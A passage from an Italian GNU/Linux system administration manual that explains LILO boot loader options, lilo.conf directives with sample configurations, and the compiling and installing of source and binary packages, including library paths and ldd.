Permette di definire una pseudo directory radice in modo da poter utilizzare quanto contenuto in un dischetto o in un altro disco montato da qualche parte.

Esempi

`#` **`lilo -C ./mia.conf`**

Installa il sistema di avvio utilizzando la configurazione del file '`mia.conf`' contenuto nella directory corrente.

`#` **`lilo -r /mnt/floppy`**

Utilizza la configurazione del file '`/mnt/floppy/etc/lilo.conf`', facendo riferimento (probabilmente) ai file contenuti in '`/mnt/floppy/boot/`', utilizzando i file di dispositivo in '`/mnt/floppy/dev/`'.

18.4 LILO su un disco differente

LILO parte dal presupposto che si stia operando sempre all'interno del file system attivo nel momento in cui si avvia l'eseguibile '**`lilo`**'. Si potrebbe pensare che per fare in modo di sistemare l'avvio su un altro disco, come un dischetto o un'altra unità rimovibile, si debba agire semplicemente sulla direttiva '**`boot=`***dispositivo*'; ma questo non basta. Si deve utilizzare l'opzione '**`-r`**' per fare riferimento a una pseudo directory radice, a partire dalla quale LILO deve trovare tutto quello che gli serve, compreso il file di configurazione.

Di seguito viene mostrato l'esempio della preparazione di un dischetto contenente il kernel avviato da LILO, in modo completamente indipendente dal file system attivo nel momento in cui lo si realizza, con una configurazione simile a quella mostrata in precedenza, nella sezione 18.3.1.

1. All'interno di un dischetto inizializzato e contenente un file system Second-extended (Ext2) si riproduce tutto quello che serve a LILO per definire il sistema di avvio. Si tratta della directory '`boot/`' contenente gli stessi file della stessa directory appartenente al file system generale, insieme al kernel; della directory '`etc/`' con il file '`lilo.conf`'; della directory

'dev/' con i file di dispositivo corrispondenti alle unità di memorizzazione cui si fa riferimento. Si suppone di avere montato il dischetto utilizzando la directory '/mnt/floppy/' come punto di innesto.

```
# fdformat /dev/fd0u1440

# mke2fs /dev/fd0

# mount -t ext2 /dev/fd0 /mnt/floppy

# cp -dpR /boot /mnt/floppy

# mkdir /mnt/floppy/etc

# cp /etc/lilo.conf /mnt/floppy/etc/lilo.conf

# mkdir /mnt/floppy/dev

# cd /mnt/floppy/dev/

# /dev/MAKEDEV fd0 fd1 hda hdb hdc hdd sda sdb sdc sdd
```

2. Il file '/mnt/floppy/etc/lilo.conf' viene modificato in modo da fare riferimento al dispositivo '/dev/fd0'.

   ```
   boot=/dev/fd0
   ```

3. Si utilizza l'eseguibile '**lilo**' con l'opzione '**-r**' in modo da fargli usare i file nel dischetto e non quelli contenuti nel file system principale.

   ```
   # lilo -r /mnt/floppy
   ```

Il problema può presentarsi anche in modo inverso, quando si avvia il sistema attraverso dischetti di emergenza e si vuole sistemare l'avvio di GNU/Linux attraverso il disco fisso. La partizione principale del disco fisso potrebbe essere montata nel sistema di emergenza, per esempio in corrispondenza della directory '/mnt/', mentre per il resto non dovrebbe essere necessario preoccuparsi d'altro, a parte la versione di LILO presente nel dischetto, che deve essere compatibile con i file di avvio del disco fisso.

```
# lilo -r /mnt
```

18.5 Boot prompt

Subito dopo la prima fase dell'avvio del sistema, quella gestita da LILO, prima dell'avvio vero e proprio del kernel, in presenza di determinate condizioni viene visualizzato un invito particolare a inserire delle opzioni: il *boot prompt*. Questo appare:

- se era stata indicata l'istruzione '**prompt**' nel file '/etc/lilo.conf';
- se viene premuto il tasto [*Maiuscole*], oppure [*Ctrl*], oppure [*Alt*];
- se il tasto [*Fissamaiuscole*] oppure [*BlocScorr*] risultano inseriti.

Il *boot prompt*, ovvero l'invito dell'avvio, ha l'aspetto seguente:

```
boot:
```

Normalmente si utilizza la riga di comando di avvio per indicare il nome di una configurazione particolare. In altri casi è il mezzo per specificare un'opzione che per qualche motivo non è attiva automaticamente e si vuole che LILO la passi al kernel.

La digitazione all'interno di questa riga di comando è abbastanza intuitiva: per cancellare si possono usare i tasti [*Backspace*], [*Canc*] e le combinazioni [*Ctrl+u*] e [*Ctrl+x*]. Eventualmente, si può ottenere un elenco delle configurazioni, riferite a diverse voci del file '`/etc/lilo.conf`', attraverso la pressione del tasto [*Tab*]. Si conferma con il tasto [*Invio*]. Il vero problema è la tastiera: si deve considerare che la disposizione dei tasti è quella statunitense.

La sintassi di quanto si può inserire attraverso la riga di comando è la seguente:

[*configurazione* [*opzione*...]]

Se si preme semplicemente [*Invio*] viene avviata la configurazione predefinita, altrimenti è obbligatorio l'inserimento del nome di questa, seguita eventualmente da altre opzioni.

> I vari argomenti inseriti attraverso la riga di comando (il nome della configurazione e le altre opzioni eventuali) sono separati tra loro attraverso uno spazio. Per questo, un argomento non può contenere spazi.

Nella sezione 16.4 vengono descritti alcuni tipi di parametri che possono essere inseriti in una riga di comando di avvio. Per una descrizione più ampia conviene consultare il capitolo 30 ed eventualmente il *BootPrompt HOWTO*.

18.6 Riferimenti

- Werner Almesberger, *LILO Generic boot loader for Linux - User's guide*

Configurazione di LILO più in dettaglio

LILO è uno dei sistemi di avvio di kernel Linux e di altri sistemi operativi, specifico per gli elaboratori di architettura i386. Il suo file di configurazione è '`/etc/lilo.conf`'.

Solitamente, il file di configurazione viene creato in modo predefinito già in fase di installazione, utilizzando opzioni generiche.

Nella sostanza le direttive di configurazione hanno la forma di assegnamenti a variabili, intese come opzioni che hanno un ruolo nella fase di avvio del sistema. A parte il caso delle righe bianche e di quelle vuote, che vengono ignorate, oltre alla possibilità di indicare dei commenti preceduti dal simbolo '`#`', si usa la sintassi seguente:

```
nome=valore_assegnato
```

```
nome="valore_assegnato"
```

```
opzione_booleana
```

In particolare:

- ogni direttiva deve essere disposta su una riga propria;
- a seconda del contesto, i valori assegnati possono essere sensibili alla differenza tra maiuscole e minuscole;
- è ammissibile l'uso di uno spazio (<*SP*>), prima e dopo il simbolo '`=`' che rappresenta l'assegnamento, ma in generale si preferisce ometterlo;
- se si deve assegnare una stringa contenente uno o più spazi, occorre racchiuderla tra virgolette;
- alcune direttive rappresentano un'opzione booleana, per cui è sufficiente annotarne il nome senza alcun assegnamento, per indicare implicitamente l'abilitazione dell'opzione relativa;
- gli assegnamenti che non si possono ricondurre a direttive di configurazione, vengono intesi come assegnamenti a variabili di ambiente che poi sono passate al processo iniziale, tali e quali, rispettando anche l'uso delle lettere maiuscole o minuscole.

Le direttive di configurazione sono organizzate in sezioni: quelle della parte iniziale rappresentano la configurazione generale, mentre le sezioni specificano le particolarità delle voci che si possono selezionare nel momento dell'avvio del sistema operativo.

Tabella 19.1. Organizzazione delle direttive di configurazione di LILO.

Nome direttiva	Sezione globale	Sezione '**`image`**'	Sezione '**`other`**'
backup	Sì		
force-backup	Sì		
boot	Sì		
compact	Sì		
default	Sì		
delay	Sì		
fix-table	Sì		
ignore-table	Sì		
install	Sì		
keytable	Sì		
map	Sì		
message	Sì		

Nome direttiva	Sezione globale	Sezione '**image**'	Sezione '**other**'
nowarn	Sì		
prompt	Sì		
serial	Sì		
timeout	Sì		
verbose	Sì		
append	Sì	Sì	
initrd	Sì	Sì	
read-only	Sì	Sì	
read-write	Sì	Sì	
root	Sì	Sì	
vga	Sì	Sì	
lock	Sì	Sì	
password	Sì	Sì	Sì
restricted	Sì	Sì	
single-key	Sì	Sì	
label		Sì	Sì
alias		Sì	Sì
loader			Sì
map-drive, to			Sì
table			Sì

19.1 Direttive di configurazione globale

Le direttive che appaiono all'inizio del file di configurazione, prima della dichiarazione delle sezioni specifiche, riguardano tutte le sezioni sottostanti. Implicitamente appartengono alla sezione globale che non viene dichiarata espressamente. Nel seguito vengono descritte alcune di queste.

- `backup=`*file*

  `force-backup=`*file*

  La prima delle due direttive, fa sì che nel momento in cui si installa il nuovo settore di avvio, venga fatta una copia di quello vecchio nel file specificato, a meno che il file in questione ci sia già, nel qual caso la copia non viene rifatta. In alternativa, la seconda direttiva non tiene conto dell'esistenza o meno del file, che eventualmente viene sovrascritto.

- `boot=`*file_di_dispositivo*

  Indica il nome del file di dispositivo nel quale installare il settore di avvio. In generale si tratta del file di dispositivo corrispondente a tutto il primo disco, '`/dev/hda`', altrimenti, specie se si tratta di una partizione, significa che deve essere poi un altro sistema di avvio a prendersi carico dell'avvio di questo settore particolare.

- `compact`

  Cerca di riunire le richieste di lettura relative a settori adiacenti in un'unica operazione, allo scopo di ridurre il tempo necessario a caricare il sistema operativo. L'uso dei questa direttiva è particolarmente utile nella realizzazione di dischetti di avvio.

  > Questa direttiva è generalmente incompatibile con la direttiva '**`LINEAR`**', che qui non viene descritta.

- `default=`*riferimento_alla_sezione_predefinita*

Permette di definire quale voce selezionare in modo predefinito, tra quelle disponibili, in mancanza di una scelta precisa da parte dell'utente. Il nome che viene assegnato si riferisce a quanto dichiarato all'interno delle sezioni con la direttiva '**`IMAGE=`***nome*'.

- `delay=`*decimi_di_secondo*

  Permette di specificare un ritardo, espresso in decimi di secondo, prima di avviare il sistema. Potrebbe essere necessario in alcune situazioni particolari, per dare il tempo a qualche componente fisica dell'elaboratore di inizializzarsi. In particolare, assume già un valore predefinito quando si utilizza la direttiva '**`serial`**' per attivare l'uso di un terminale attraverso la porta seriale.

- `fix-table`

  Questa opzione booleana, consente la correzione automatica della tabelle delle partizioni, all'inizio delle partizioni stesse, nel caso queste non corrispondano allo standard normale. Si intuisce che questa facoltà possa creare dei disguidi se nel disco sono installati altri sistemi operativi con le loro convenzioni particolari.

- `ignore-table`

  Con questa opzione booleana si fa in modo che vengano ignorate eventuali anomalie nella tabelle delle partizioni.

- `install=`*file*

  Con questa direttiva si specifica esplicitamente il nome del file contenente il settore di avvio da installare. Se non si indica questa direttiva, viene usato in modo predefinito il file '`/boot/boot.b`'.

- `keytable=`*file*

  Questa direttiva stabilisce una rimappatura della tastiera secondo la codifica riportata nel file indicato. Il file in questione deve essere generato appositamente, tenendo conto della mappa di partenza (quella del BIOS) e di quella di destinazione.

  Per ottenere questo file, si utilizza un programma che fa parte del pacchetto che compone LILO: può trattarsi di '**`keytab-lilo.pl`**' o di '**`keytab-lilo`**'. Questo utilizza le mappe di definizione della tastiera di un sistema GNU/Linux normale, per generare ciò che serve. L'esempio seguente si riferisce al caso in cui, dalla solita tastiera inglese si passi alla disposizione italiana dei tasti:

  ```
  # keytab-lilo /usr/share/keymaps/i386/qwerty/us.kmap.gz ↩
  ↪/usr/share/keymaps/i386/qwerty/it.kmap.gz ↩
  ↪> mappa_tastiera.lilo
  ```

  Nell'esempio, il file che si ottiene è '`mappa_tastiera.lilo`'.

- `map=`*file*

  Specifica la posizione e il nome del file contenente la mappa necessaria per raggiungere il kernel e altre informazioni indispensabili all'avvio. Se non si indica esplicitamente tale direttiva, viene creato e usato il file '`/boot/map`' in modo predefinito.

- `message=`*file*

  Indica un file di testo contenente un messaggio che deve essere visualizzato all'avvio, prima dell'invito di LILO. La lunghezza massima del testo è di 65535 byte; in particolare, il carattere *<FF>* (che si ottiene normalmente con la combinazione [*Ctrl+l*]), genera una ripulitura dello schermo.

  > È importante sottolineare che lo spostamento o la modifica di questo file richiede la ricostruzione del file di mappa, ovvero '`/boot/map`'.

- `nowarn`

  Disabilita l'emissione di messaggi di avvertimento.

- `prompt`

  Richiede la comparsa dell'invito. Di solito si usa questa direttiva assieme a '**`timeout`**', per fissare un tempo massimo oltre il quale viene selezionata automaticamente la voce predefinita.

- `serial=`*porta*[`,` *velocità*[*parità*[*n-bit*]]]

  Abilita l'interazione attraverso una porta seriale:

  - *porta* indica il numero della porta seriale, dove lo zero corrisponde alla prima, ovvero '`/dev/ttyS0`';
  - *velocità* si esprime in bit/s (bps) e si riferisce alla velocità di comunicazione della porta, dove i valori ammissibili sono 110, 300, 1200, 2400, 4800, 9600, 19200 e 38400, mentre il valore predefinito è 2400;
  - *parità* rappresenta il tipo di parità usata dalla linea seriale, espresso attraverso la lettera '**`n`**' (nessuna parità), la lettera '**`e`**' (pari), oppure la lettera '**`o`**' (dispari);
  - *n-bit* rappresenta la dimensione dei caratteri trasmessi e sono ammissibili solo i valori 7 e 8, tenendo conto che in modo predefinito si intendono 8 bit se non si usa alcuna parità, altrimenti si intendono 7 bit.

  A titolo di esempio, la direttiva '**`serial=1,2400n8`**' fa riferimento alla seconda porta seriale, che viene inizializzata per una connessione a 2400 bit/s, senza parità, con caratteri di 8 bit. In pratica, queste sono anche le impostazioni predefinite, per cui sarebbe stato sufficiente usare la direttiva abbreviata '**`serial=1`**'.

  Si osservi che se si utilizza la direttiva '**`serial`**', si stabilisce implicitamente un ritardo di due secondi, attraverso la direttiva '**`delay=20`**'.

- `timeout=`*decimi_di_secondo*

  Questa direttiva stabilisce un tempo di attesa, espresso in decimi di secondo, per la selezione di una voce di avvio attraverso la tastiera, trascorso il quale viene scelta automaticamente quella predefinita (che può essere la prima, oppure quella dichiarata con la direttiva '**`default`**'). Lo zero indica di non attendere alcunché, mentre il valore `-1` stabilisce un tempo indefinito. Se non si stabilisce questa direttiva, il tempo predefinito per la pausa è di cinque secondi, pari al valore 50.

- `verbose=`*n*

  Permette di stabilire il livello di dettaglio desiderato per le informazioni emesse dall'eseguibile '**`lilo`**'. Si usano valori numerici interi, generalmente da zero a cinque, dove il valore più alto dà informazioni maggiori.

19.2 Direttive utilizzabili globalmente e anche nelle sezioni specifiche

Un gruppo di direttive particolari, può essere usato sia in modo particolare, all'interno di sezioni che riguardano le varie voci di avvio, oppure anche in modo globale, prima della dichiarazione di tali sezioni, dove rappresentano l'impostazione predefinita nel caso non siano utilizzate nuovamente nelle sezioni.

- `append=`*parametri_di_avvio_del_kernel*

  Aggiunge la stringa indicata tra i parametri del kernel (capitolo 30).

- `initrd=`*file*

  Specifica l'uso di un file da caricare all'avvio come disco RAM iniziale.

- `read-only`

  Specifica che in fase di avvio il file system deve essere montato in sola lettura. Ciò è necessario per la verifica e l'eventuale riparazione del file system, quando successivamente il sistema provvede automaticamente a rimontarlo in lettura e scrittura.

- `read-write`

  Specifica che in fase di avvio il file system deve essere montato in lettura e scrittura.

- `root=`*file*

  Indica il file di dispositivo che deve essere montato come file system principale. Se non si utilizza questa direttiva, si intende implicitamente che si tratti della partizione o del disco in cui si trova già il file del kernel.

- `vga=`{`normal`|`extended`|`ask`|*n*}

  Specifica la modalità video VGA che deve essere impostata all'avvio. La parola chiave '**`normal`**' richiede espressamente la modalità testo normale, pari a 80×25; '**`extended`**' richiede la modalità testo 80×50; '**`ask`**' fa in modo che venga richiesto all'utente in fase di avvio; infine, un valore numerico corrisponde a una scelta equivalente dal menù che si otterrebbe con l'opzione '**`ask`**'.

- `lock`

  Questa direttiva abilita la registrazione della riga di comando utilizzata all'avvio, relativa alla propria voce di avvio, allo scopo di riutilizzarla in modo predefinito negli avvii successivi.

- `password=`*parola_d'ordine*

  Fa in modo che venga richiesta la parola d'ordine indicata per poter procedere. Naturalmente, occorre tenere presente che il file di configurazione contenente tale informazione, dovrebbe essere protetto in qualche modo, almeno dagli accessi di utenti diversi dall'amministratore.

- `restricted`

  Questa direttiva può essere usata solo assieme a '**`password`**' e serve a stabilire che la richiesta di tale parola d'ordine avviene solo nel caso di inserimento di parametri di avvio per il kernel.

- `single-key`

  La direttiva '**`single-key`**' consente di avviare un'immagine con la pressione di un solo tasto, senza l'aggiunta di un [*Invio*] finale. Per ottenere questo risultato, si può fare in modo che le varie direttive '**`label`**' definiscano dei nomi composti da un solo carattere, oppure si aggiunge alla direttiva '**`label`**' la direttiva '**`alias`**', dove però si deve specificare un carattere differente dall'iniziale usata nel nome abbinato a '**`label`**'. In questo senso, è comune utilizzare delle direttive '**`alias`**' contenenti solo un numero.

  L'avvio attraverso la pressione di un tasto singolo, impedisce l'inserimento di parametri per il kernel. Di conseguenza, per poter selezionare l'avvio, sia con un tasto singolo che con un nome, si usano sia le direttive '**`label`**' che le direttive '**`alias`**', con l'accorgimento di non ripetere le iniziali.

19.3 Sezioni delle voci di avvio

Le voci selezionabili all'avvio, sono descritte all'interno di sezioni, che hanno la stesso aspetto delle direttive normali. Si tratta precisamente di queste due direttive:

`image=`*file_immagine_del_kernel_da_avviare*

`other=`*file_di_dispositivo*

Nel primo caso si fa riferimento a una sezione relativa a una voce di avvio per un kernel Linux; nel secondo si tratta dell'avvio di un altro settore di avvio, presumibilmente di un sistema operativo diverso da GNU/Linux.

Tutte le direttive successive a una di queste due, fino alla dichiarazione di una sezione successiva eventuale, rappresentano impostazioni particolari. In questo ambito, si possono indicare le direttive già descritte in precedenza, tranne quelle di competenza esclusivamente globale, oltre a quelle che vengono descritte qui in particolare.

- `label=`*nome*

  Indica il nome attribuito a questa voce di avvio, che potrà essere selezionato al momento dell'invito.

- `alias=`*nome*

  Specifica un nome alternativo per la voce a cui si riferisce.

- `loader=`*file*

  Si usa nell'ambito di una sezione '**`other`**', per indicare il file contenente il codice necessario per il caricamento di un settore di avvio successivo. In condizioni normali si tratta del file '`/boot/chain.b`', che viene utilizzato in modo predefinito quando non si specifica questa direttiva.

  > Se si intende utilizzare più di una sezione '**`other`**', ognuna riferita a una partizione contenente una copia distinta di uno stesso sistema operativo, o anche di sistemi diversi, può succedere che LILO avvii sempre solo la prima di queste, nonostante il tentativo dell'utente di selezionarne un'altra. Si risolve il problema inserendo in tutte le sezioni '**`other`**' la direttiva '**`loader=/boot/chain.b`**'.

- `map-drive=`*codice_virtuale*
  `to=`*codice_reale*

  Queste due direttive, che si usano necessariamente in coppia, specificano lo scambio dei codici indicati, riferiti al BIOS, per ottenere in pratica lo scambio dell'identificazione dei dischi relativi. Ciò si ottiene attraverso il file '`/boot/chain.b`' che installa un programma residente per la gestione di questo scambio, al di sopra del controllo del sistema operativo che si vuole avviare.

  I codici in questione sono tipicamente 80_{16} per il primo disco ATA, 81_{16} per il secondo e così di seguito.

  > Si osservi che per ottenere uno scambio completo tra due dischi, occorre usare queste direttive due volte, per entrambi i casi: il primo disco che diventa il secondo e il secondo disco che diventa il primo.

- `table=`*file_di_dispositivo*

  Specifica, attraverso il file di dispositivo corrispondente, la tabella di partizione relativa al sistema operativo che si intende avviare. Si usa di solito nelle sezioni '**`other`**', quando non si tratta dell'avvio di GNU/Linux.

19.4 Esempi

L'esempio seguente può avviare un sistema GNU/Linux in due modi differenti, attraverso il file '`/boot/vmlinuz`' e '`/boot/vmlinuz.1`', oppure un altro sistema operativo (in questo caso si tratta di MS-Windows).

La presenza di direttive '**`alias`**', fa sì che si possano selezionare le voci per nome, potendo così aggiungere anche dei parametri per il kernel, oppure attraverso una sola cifra numerica.

Si può osservare che la voce '**`linux`**', ovvero '**`1`**', richiede l'inserimento di una parola d'ordine nel caso si vogliano inserire dei parametri di avvio; inoltre, nel caso della voce '**`prova`**', ovvero '**`2`**', è impedito l'inserimento di parametri di avvio, attraverso la direttiva '**`lock`**'.

```
boot=/dev/hda
vga=normal
read-only
prompt
timeout=-1
single-key
message=/boot/message

image=/boot/vmlinuz
  label=linux
  alias=1
  root=/dev/hda4
  initrd=/boot/initrd
  password=segreto
  restricted
image=/boot/vmlinuz.1
  label=prova
  alias=2
  root=/dev/hda4
  initrd=/boot/initrd.1
  lock
other=/dev/hda1
  label=windows
  alias=3
  table=/dev/hda
```

L'estratto seguente, riguarda un gruppo di direttive relative all'avvio di sistemi operativi diversi da GNU/Linux. In particolare, si osserva il fatto che si tenta di avviare OS/2 dal secondo disco fisso ATA, cercando di imbrogliarlo, facendogli credere di essere sul primo. In quel caso particolare si deve usare anche un file speciale nella direttiva '**`loader`**'.

```
other = /dev/hda2
  label = dos
  table = /dev/hda
other = /dev/hdb2
  label = os2
  loader = /boot/os2_d.b
  map-drive = 0x80
    to = 0x81
  map-drive = 0x81
    to = 0x80
```

L'estratto seguente contiene due sezioni '**`other`**' per avviare due partizioni distinte contenenti copie indipendenti del sistema MS-Windows. Si osservi in particolare l'uso della direttiva '**`loader = /boot/chain.b`**' in ogni sezione '**`other`**'.

```
other = /dev/hda1
  label = Win1
  loader = /boot/chain.b
  table = /dev/hda
```

```
other = /dev/hda2
  label = Win2
  loader = /boot/chain.b
  table = /dev/hda
```

Parte vii

Pacchetti di applicazioni per GNU/Linux

Applicativi distribuiti in forma sorgente o compilata

La maggior parte dei programmi per Unix il cui utilizzo viene concesso gratuitamente, viene distribuita in forma sorgente. Ciò significa che per poterli utilizzare, questi programmi devono essere compilati. Fortunatamente, nella maggior parte dei sistemi Unix è disponibile il compilatore ANSI C GNU che permette di uniformare questo procedimento di compilazione.

Alcuni programmi vengono distribuiti in forma già compilata (e senza sorgenti) soprattutto quando si tratta di prodotti proprietari. Anche in questi casi si possono incontrare problemi nell'installazione.

In generale, i problemi che derivano dall'installazione di questi applicativi nasce dalla mancanza di sostegno da parte del sistema di gestione dei pacchetti della propria distribuzione GNU/Linux.

20.1 Struttura tipica di un pacchetto sorgente

Un programma distribuito in forma sorgente si trova di solito confezionato in un archivio il cui nome ha un'estensione '`.tar.gz`' o '`.tgz`' (ottenuto attraverso '**`tar`**' e '**`gzip`**'), oppure ancora con un'estensione '`.tar.bz2`' ('**`tar`**' e '**`bzip2`**'). Prima di poter procedere con la sua compilazione deve essere estratto il suo contenuto. Solitamente si fa questo in una directory di lavoro. Nell'esempio che segue, si fa riferimento a un pacchetto ipotetico archiviato nel file '`pacch.tar.gz`':

```
$ cd ~/tmp
```

```
$ tar xzvf pacch.tar.gz
```

Se invece si trattasse dell'archivio '`pacch.tar.bz2`', sarebbe stato necessario decomprimerlo attraverso un comando un po' più complesso:

```
$ cd ~/tmp
```

```
$ cat pacch.tar.bz2 | bunzip2 | tar xvf -
```

Di solito si ottiene una struttura ad albero più o meno articolata in sottodirectory, dove nella directory principale di questa struttura si trovano:

- uno o più file di documentazione ('`README`', '`INSTALL`', ecc.) che servono per ricordare il procedimento corretto per ottenere la compilazione;
- uno o più script preparati per facilitare questo procedimento;
- il file-make (o *makefile*).

Seguendo l'esempio visto poco prima, dovrebbe essere stata creata la directory '`pacch/`'.

```
$ cd pacch
```

```
$ ls
```

20.1.1 Documentazione necessaria alla compilazione

I file di testo che si trovano nella directory principale del pacchetto contenente il programma sorgente, servono per presentare brevemente il programma e per riassumere le istruzioni necessarie alla sua compilazione. Di solito, queste ultime sono contenute nel file '`INSTALL`'. In ogni caso, tutti questi file vanno letti, in particolare quello che spiega il procedimento per la compilazione e l'installazione.

Il modo più semplice per leggere un file è l'utilizzo del programma '**`less`**', o in sua mancanza di '**`more`**'.

```
$ less README
```

```
$ less INSTALL
```

20.1.2 ./configure

La composizione classica di un pacchetto distribuito in forma sorgente, prevede la presenza di uno script il cui scopo è quello di costruire un file-make adatto all'ambiente in cui si vuole compilare il programma. Ciò è necessario perché i vari sistemi Unix sono diversi tra loro per tanti piccoli dettagli.

Spesso questo script è in grado di accettare argomenti. Ciò può permettere, per esempio, di definire una directory di destinazione del programma, diversa da quella predefinita.

Quando questo script di preparazione manca, occorre modificare manualmente il file-make in modo che sia predisposto correttamente per la compilazione nel proprio sistema.

> Per evitare ambiguità, questo script viene sempre avviato indicando un percorso preciso: '`./configure`'.

20.1.3 File-make

Il file-make, o *makefile*, è quel file che viene letto da Make, precisamente dall'eseguibile '**`make`**', allo scopo di coordinare le varie fasi della compilazione ed eventualmente anche per l'installazione del programma compilato. Il nome di questo file può essere diverso, generalmente si tratta di '`Makefile`', oppure di '`makefile`'.

Questo file viene generato frequentemente da uno script, di solito si tratta di '`./configure`', ma se manca deve essere controllato e, se necessario, modificato prima della compilazione.

> Spesso è bene controllare il contenuto del file-make anche quando questo è stato generato automaticamente.

20.2 Fasi tipiche di una compilazione e installazione

I pacchetti più comuni si compilano e si installano con tre semplici operazioni.

```
$ ./configure
```

Genera automaticamente il file-make.

```
$ make
```

Esegue la compilazione generando i file eseguibili.

```
# make install
```

Installa gli eseguibili e gli altri file necessari nella loro destinazione prevista per il funzionamento: l'ultima fase deve essere eseguita con i privilegi dell'utente '**`root`**'.

20.3 Problemi

Le note di questo capitolo valgono solo in linea di massima: è sempre indispensabile leggere le istruzioni che si trovano nei file di testo distribuiti insieme ai sorgenti dei programmi.

I problemi maggiori si hanno quando non è stato predisposto uno script '`./configure`' o simile e si è costretti a modificare il file-make.

In altri casi, il file-make potrebbe non prevedere la fase di installazione ('**`make install`**'), per cui si deve installare il programma copiando pezzo per pezzo nella destinazione giusta.

Spesso l'installazione non rispetta la struttura standard del proprio file system. Ciò nel senso che magari vengono piazzati file che devono poter essere modificati, all'interno di una zona che si voleva riservare in sola lettura.

Quando si utilizza una distribuzione GNU/Linux ben organizzata, si trova una gestione dei pacchetti installati che permette l'eliminazione e l'aggiornamento di questi senza rischiare di lasciare file inutilizzati in giro. Quando si installa un programma distribuito in forma originale, viene a mancare questo supporto della gestione dei pacchetti. In questi casi si cerca di installare tali pacchetti al di sotto della directory '`/opt/`', o almeno al di sotto di '`/usr/local/`'.

20.4 Installazione di programmi già compilati

L'installazione di programmi già compilati per GNU/Linux, anche se potrebbe sembrare più semplice rispetto a un procedimento che richiede la compilazione, potrebbe creare qualche problema a chi non conosce perfettamente l'interdipendenza che c'è tra le varie parti del sistema operativo.

I problemi e le soluzioni che si descrivono nelle sezioni seguenti, riguardano a volte anche i programmi distribuiti in forma sorgente. Infatti, alcune volte, i programmi distribuiti in questo modo non sono stati preparati per un'installazione soddisfacente, di conseguenza bisogna provvedere da soli a collocare i file nelle posizioni corrette e a sistemare tutto quello che serve.

20.4.1 Scelta della piattaforma

Quando si cerca del software per il proprio sistema che può essere ottenuto solo in forma già compilata, occorre fare attenzione alla piattaforma. Infatti, non basta che si tratti di programmi compilati per GNU/Linux, occorre che gli eseguibili siano adatti al tipo di elaboratore su cui GNU/Linux è in funzione.

Normalmente, per identificare l'architettura dei «PC», si utilizza la sigla i386 nel nome dei file degli archivi.

20.4.2 Eseguibili e variabili di ambiente

Un programma distribuito in forma binaria, deve essere estratto normalmente dall'archivio compresso che lo contiene. A volte è disponibile uno script o un programma di installazione, altre volte è necessario copiare manualmente i file nelle varie destinazioni finali. Quando si può scegliere, è preferibile collocare tutto quanto a partire da un'unica directory discendente da '`/opt/`'.

A volte, perché il programma possa funzionare è necessario predisporre o modificare il contenuto di alcune variabili di ambiente. Il caso più comune è costituito da '**`PATH`**' che deve (o dovrebbe) contenere anche il percorso necessario ad avviare il nuovo programma. Spesso, i file di documentazione che accompagnano il software indicano chiaramente tutte le variabili che devono essere presenti durante il loro funzionamento.

La dichiarazione di queste variabili può essere collocata direttamente in uno dei file di configurazione della shell utilizzata (per esempio '`/etc/profile`', oppure '`~/.bash_profile`' o altri ancora a seconda di come è organizzato il proprio sistema).

20.4.3 Librerie dinamiche

Alcuni programmi utilizzano delle librerie non standard, che spesso vengono collocate al di fuori delle directory predisposte per contenerle. Per fare in modo che queste librerie risultino disponibili, ci sono due modi possibili:

1. modificare la configurazione di '`/etc/ld.so.cache`';
2. utilizzare la variabile di ambiente '**`LD_LIBRARY_PATH`**'.

Per agire secondo la prima possibilità, occorre prima comprendere come sia organizzato questo sistema. Il file '`/etc/ld.so.cache`' viene creato a partire da '`/etc/ld.so.conf`' che contiene semplicemente un elenco di directory destinate a contenere librerie. Il programma '**`ldconfig`**' serve proprio a ricreare il file '`/etc/ld.so.cache`' leggendo '`/etc/ld.so.conf`', pertanto viene avviato solitamente dalla stessa procedura di inizializzazione del sistema, allo scopo di garantire che questo file sia sempre aggiornato.

Dovrebbe essere chiaro, ormai, il modo giusto di includere nuovi percorsi di librerie nel file '`/etc/ld.so.cache`': occorre indicare questa o queste directory nel file '`/etc/ld.so.conf`' e quindi basta avviare il programma '**`ldconfig`**'.

L'utilizzo della variabile di ambiente '**`LD_LIBRARY_PATH`**' è meno impegnativo, ma soprattutto, in questo modo si può intervenire facilmente attraverso dei semplici script. Ciò permette, per esempio, di fare in modo che solo un certo programma «veda» certe librerie. In ogni caso, quando si intende usare questa variabile di ambiente, è importante ricordare di includere tra i vari percorsi anche quelli standard: '`/lib/`', '`/usr/lib/`' e '`/usr/local/lib/`'. L'esempio seguente

rappresenta un pezzo di uno script (potrebbe trattarsi di '`/etc/profile`') in cui viene assegnata la variabile di ambiente in questione.

```
LD_LIBRARY_PATH=/lib:/usr/lib:/usr/local/lib:/opt/mio_prog/lib:/opt/tuo_prog/lib
export LD_LIBRARY_PATH
```

Se un certo programma richiede determinate librerie che potrebbero entrare in conflitto con altri programmi, è indispensabile l'utilizzo della variabile di ambiente '**`LD_LIBRARY_PATH`**', configurandola esclusivamente nell'ambito del processo di quel programma. In pratica, si tratta di avviare il programma attraverso uno script che genera l'ambiente adatto, in modo che non si rifletta negli altri processi, come mostrato nell'esempio seguente:

```
#! /bin/sh

# modifica il percorso di ricerca delle librerie
LD_LIBRARY_PATH="/opt/mio_programma/lib:$LD_LIBRARY_PATH"
export LD_LIBRARY_PATH

# avvia il programma
mio_programma

# al termine dello script non resta traccia
```

Avviando lo script, viene modificata la variabile di ambiente '**`LD_LIBRARY_PATH`**' per quel processo e per i suoi discendenti (viene esportata), quindi, al termine del programma termina lo script e con lui anche gli effetti di queste modifiche.

Si osservi in particolare il fatto che nella nuova definizione del percorso delle librerie, viene posto all'inizio quello per le librerie specifiche del programma, in modo che venga utilizzato per primo; subito dopo, viene inserito l'elenco dei percorsi eventualmente già esistente.

20.4.4 $ ldd

`ldd` [*opzioni*] *programma*...

'**`ldd`**' emette l'elenco delle librerie condivise richieste dai programmi indicati come argomenti della riga di comando. Si utilizza '**`ldd`**' per determinare le dipendenze di uno o più programmi dalle librerie.

Esempi

$ **`ldd /bin/bash`**[*Invio*]

```
libncurses.so.4 => /usr/lib/libncurses.so.4 (0x40000000)
libdl.so.1 => /lib/libdl.so.1.7.14 (0x40045000)
libc.so.5 => /lib/libc.so.5.4.38 (0x40048000)
```

L'esempio mostra le dipendenze dalle librerie di '`/bin/bash`'. Il risultato ottenuto indica il nome delle librerie e la collocazione effettiva nel sistema, risolvendo anche eventuali collegamenti simbolici.

20.5 File di differenze, o patch

